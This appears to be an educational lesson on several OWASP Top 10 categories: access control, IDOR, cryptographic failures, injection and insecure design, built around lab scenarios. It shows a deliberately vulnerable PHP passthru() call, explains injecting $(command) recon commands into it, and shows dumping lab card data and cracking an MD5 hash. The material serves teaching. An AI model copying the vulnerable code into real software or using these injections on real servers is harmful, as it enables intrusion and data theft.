OWASP TOP 10

Broken Access Control

Websites have pages that are protected from regular visitors. For example, only the site's admin user should be able to access a page to manage other users. If a website visitor can access protected pages they are not meant to see, then the access controls are broken.

A regular visitor being able to access protected pages can lead to the following:

- Being able to view sensitive information from other users
- Accessing unauthorized functionality


Simply put, broken access control allows attackers to bypass **authorisation**, allowing them to view sensitive data or perform tasks they aren't supposed to.

For example, a vulnerability was found in 2019, where an attacker could get any single frame from a Youtube video marked as private. The researcher who found the vulnerability showed that he could ask for several frames and somewhat reconstruct the video. Since the expectation from a user when marking a video as private would be that nobody had access to it, this was indeed accepted as a broken access control vulnerability.


Insecure Direct Object Reference

IDOR or **Insecure Direct Object Reference** refers to an access control vulnerability where you can access resources you wouldn't ordinarily be able to see. This occurs when the programmer exposes a Direct Object Reference, which is just an identifier that refers to specific objects within the server. By object, we could mean a file, a user, a bank account in a banking application, or anything really.

For example, let's say we're logging into our bank account, and after correctly authenticating ourselves, we get taken to a URL like this `https://bank.thm/account?id=111111`. On that page, we can see all our important bank details, and a user would do whatever they need to do and move along their way, thinking nothing is wrong.



There is, however, a potentially huge problem here, anyone may be able to change the `id` parameter to something else like `222222`, and if the site is incorrectly configured, then he would have access to someone else's bank information.



The application exposes a direct object reference through the `id` parameter in the URL, which points to specific accounts. Since the application isn't checking if the logged-in user owns the referenced account, an attacker can get sensitive information from other users because of the IDOR vulnerability. Notice that direct object references aren't the problem, but rather that the application doesn't validate if the logged-in user should have access to the requested account.

Cryptographic Failures

A **cryptographic failure** refers to any vulnerability arising from the misuse (or lack of use) of cryptographic algorithms for protecting sensitive information. Web applications require cryptography to provide confidentiality for their users at many levels.

Take, for example, a secure email application:

- When you are accessing your email account using your browser, you want to be sure that the communications between you and the server are encrypted. That way, any eavesdropper trying to capture your network packets won't be able to recover the content of your email addresses. When we encrypt the network traffic between the client and server, we usually refer to this as **encrypting data in transit**.
- Since your emails are stored in some server managed by your provider, it is also desirable that the email provider can't read their client's emails. To this end, your emails might also be encrypted when stored on the servers. This is referred to as **encrypting data at rest**.

Cryptographic failures often end up in web apps accidentally divulging sensitive data. This is often data directly linked to customers (e.g. names, dates of birth, financial information), but it could also be more technical information, such as usernames and passwords.

At more complex levels, taking advantage of some cryptographic failures often involves techniques such as "Man in The Middle Attacks", whereby the attacker would force user connections through a device they control. Then, they would take advantage of weak encryption on any transmitted data to access the intercepted information (if the data is even encrypted in the first place). Of course, many examples are much simpler, and vulnerabilities can be found in web apps that can be exploited without advanced networking knowledge. Indeed, in some cases, the sensitive data can be found directly on the web server itself.

The most common way to store a large amount of data in a format easily accessible from many locations is in a database. This is perfect for something like a web application, as many users may interact with the website at any time. Database engines usually follow the Structured Query Language (SQL) syntax.

In a production environment, it is common to see databases set up on dedicated servers running a database service such as MySQL or MariaDB; however, databases can also be stored as files. These are referred to as "flat-file" databases, as they are stored as a single file on the computer. This is much easier than setting up an entire database server and could potentially be seen in smaller web applications. Accessing a database server is outwith the scope of today's task, so let's focus instead on flat-file databases.

As mentioned previously, flat-file databases are stored as a file on the disk of a computer. Usually, this would not be a problem for a web app, but what happens if the database is stored underneath the root directory of the website (i.e. one of the files accessible to the user connecting to the website)? Well, we can download and query it on our own machine, with full access to everything in the database. Sensitive Data Exposure, indeed!

That is a big hint for the challenge, so let's briefly cover some of the syntax we would use to query a flat-file database.

The most common (and simplest) format of a flat-file database is an SQLite database. These can be interacted with in most programming languages and have a dedicated client for querying them on the command line. This client is called `sqlite3` and is installed on many Linux distributions by default.

Let's suppose we have successfully managed to download a database:

Linux

```
user@linux$ ls -l -rw-r--r-- 1 user user 8192 Feb  2 20:33 example.db

user@linux$ file example.db example.db: SQLite 3.x database, last written using SQLite v
ersion 3039002, file counter 1, database pages 2, cookie 0x1, schema 4, UTF-8, version-v
alid-for 1
```

We can see that there is an SQLite database in the current folder.

To access it, we use `sqlite3 <database-name>`:

Linux

```
user@linux$ sqlite3 example.db                    SQLite version 3.39.2 2022-07-21 15:2
4:47
Enter ".help" for usage hints.
sqlite>
```

From here, we can see the tables in the database by using the `.tables` command:

Linux

```
user@linux$ sqlite3 example.db                    SQLite version 3.39.2 2022-07-21 15:2
4:47
Enter ".help" for usage hints.
sqlite> .tables
customers
```

At this point, we can dump all the data from the table, but we won't necessarily know what each column means unless we look at the table information. First, let's use `PRAGMA table_info(customers);` to see the table information. Then we'll use `SELECT * FROM customers;` to dump the information from the table:

Linux

```
sqlite> PRAGMA table_info(customers);
0|cudtID|INT|1||1
1|custName|TEXT|1||0
2|creditCard|TEXT|0||0
3|password|TEXT|1||0

sqlite> SELECT * FROM customers;
0|Joy Paulson|4916 9012 2231 7905|5f4dcc3b5aa765d61d8327deb882cf99
1|John Walters|4671 5376 3366 8125|fef08f333cc53594c8097eba1f35726a
2|Lena Abdul|4353 4722 6349 6685|b55ab2470f160c331a99b8d8a1946b19
3|Andrew Miller|4059 8824 0198 5596|bc7b657bd56e4386e3397ca86e378f70
4|Keith Wayman|4972 1604 3381 8885|12e7a36c0710571b3d827992f4cfe679
5|Annett Scholz|5400 1617 6508 1166|e2795fc96af3f4d6288906a90a52a47f
```

We can see from the table information that there are four columns: `custID`, `custName`, `creditCard` and `password`. You may notice that this matches up with the results. Take the first row:

`0|Joy Paulson|4916 9012 2231 7905|5f4dcc3b5aa765d61d8327deb882cf99`


We have the custID (0), the custName (Joy Paulson), the creditCard (4916 9012 2231 7905) and a password hash (5f4dcc3b5aa765d61d8327deb882cf99).

We saw how to query an SQLite database for sensitive data in the previous task. We found a collection of password hashes, one for each user. In this task, we will briefly cover how to crack these.


When it comes to hash cracking, Kali comes pre-installed with various tools. If you know how to use these, then feel free to do so; however, they are outwith the scope of this material.

Instead, we will be using the online tool: Crackstation. This website is extremely good at cracking weak password hashes. For more complicated hashes, we would need more sophisticated tools; however, all of the crackable password hashes used in today's challenge are weak MD5 hashes, which Crackstation should handle very nicely.

When we navigate to the website, we are met with the following interface:



Let's try pasting the password hash for Joy Paulson, which we found in the previous task (`5f4dcc3b5aa765d61d8327deb882cf99`). We solve the Captcha, then click the "Crack Hashes" button:



We see that the hash was successfully broken, and the user's password was "password". How secure!

It's worth noting that Crackstation works using a massive wordlist. If the password is not in the wordlist, then Crackstation will not be able to break the hash.

Injection

Injection flaws are very common in applications today. These flaws occur because the application interprets user-controlled input as commands or parameters. Injection attacks depend on what technologies are used and how these technologies interpret the input. Some common examples include:

- **SQL Injection:** This occurs when user-controlled input is passed to SQL queries. As a result, an attacker can pass in SQL queries to manipulate the outcome of such queries. This could potentially allow the attacker to access, modify and delete information in a database when this input is passed into database queries. This would mean an attacker could steal sensitive information such as personal details and credentials.
- **Command Injection:** This occurs when user input is passed to system commands. As a result, an attacker can execute arbitrary system commands on application servers, potentially allowing them to access users' systems.

The main defence for preventing injection attacks is ensuring that user-controlled input is not interpreted as queries or commands. There are different ways of doing this:

- **Using an allow list:** when input is sent to the server, this input is compared to a list of safe inputs or characters. If the input is marked as safe, then it is processed. Otherwise, it is rejected, and the application throws an error.
- **Stripping input:** If the input contains dangerous characters, these are removed before processing.

Dangerous characters or input is classified as any input that can change how the underlying data is processed. Instead of manually constructing allow lists or stripping input, various libraries exist that can perform these actions for you.

Command Injection

Command Injection occurs when server-side code (like PHP) in a web application makes a call to a function that interacts with the server's console directly. An injection web vulnerability allows an attacker to take advantage of that call to execute operating system commands arbitrarily on the server. The possibilities for the attacker from here are endless: they could list files, read their contents, run some basic commands to do some recon on the server or whatever they wanted, just as if they were sitting in front of the server and issuing commands directly into the command line.

Once the attacker has a foothold on the web server, they can start the usual enumeration of your systems and look for ways to pivot around.

Code Example


Let's consider a scenario: MooCorp has started developing a web-based application for cow ASCII art with customisable text. While searching for ways to implement their app, they've come across the `cowsay` command in Linux, which does just that! Instead of coding a whole web application and the logic required to make cows talk in ASCII, they decide to write some simple code that calls the cowsay command from the operating system's console and sends back its contents to the website.

Let's look at the code they used for their app. See if you can determine why their implementation is vulnerable to command injection. We'll go over it below.

```
<?phpif (isset($_GET["mooing"])) {
        $mooing = $_GET["mooing"];
        $cow = 'default';

        if(isset($_GET["cow"]))
            $cow = $_GET["cow"];

        passthru("perl /usr/bin/cowsay -f $cow $mooing");
    }
?>
```

In simple terms, the above snippet does the following:

1. Checking if the parameter "mooing" is set. If it is, the variable `$mooing` gets what was passed into the input field.
2. Checking if the parameter "cow" is set. If it is, the variable `$cow` gets what was passed through the parameter.
3. The program then executes the function `passthru("perl /usr/bin/cowsay -f $cow $mooing");`. The passthru function simply executes a command in the operating system's console and sends the output back to the user's browser. You can see that our command is formed by concatenating the $cow and $mooing variables at the end of it. Since we can manipulate those variables, we can try injecting additional commands by using simple tricks. If you want to, you can read the docs on `passthru()` on PHP's website for more information on the function itself.




Exploiting Command Injection


Now that we know how the application works behind the curtains, we will take advantage of a bash feature called "inline commands" to abuse the cowsay server and execute any arbitrary command we want. Bash allows you to run

commands within commands. This is useful for many reasons, but in our case, it will be used to inject a command within the cowsay server to get it executed.

To execute inline commands, you only need to enclose them in the following format `$(your_command_here)`. If the console detects an inline command, it will execute it first and then use the result as the parameter for the outer command. Look at the following example, which runs `whoami` as an inline command inside an `echo` command:



So coming back to the cowsay server, here's what would happen if we send an inline command to the web application:



Since the application accepts any input from us, we can inject an inline command which will get executed and used as a parameter for cowsay. This will make our cow say whatever the command returns! In case you are not that familiar with Linux, here are some other commands you may want to try:

- whoami
- id
- ifconfig/ip addr
- uname -a
- ps -ef


Insecure Design

Insecure design refers to vulnerabilities which are inherent to the application's architecture. They are not vulnerabilities regarding bad implementations or configurations, but the idea behind the whole application (or a part of it) is flawed from the start. Most of the time, these vulnerabilities occur when an improper threat modelling is made during the planning phases of the application and propagate all the way up to your final app. Some other times, insecure design vulnerabilities may also be introduced by developers while adding some "shortcuts" around the code to make their testing easier. A developer could, for example, disable the OTP validation in the development phases to quickly test the rest of the app without manually inputting a code at each login but forget to re-enable it when sending the application to production.

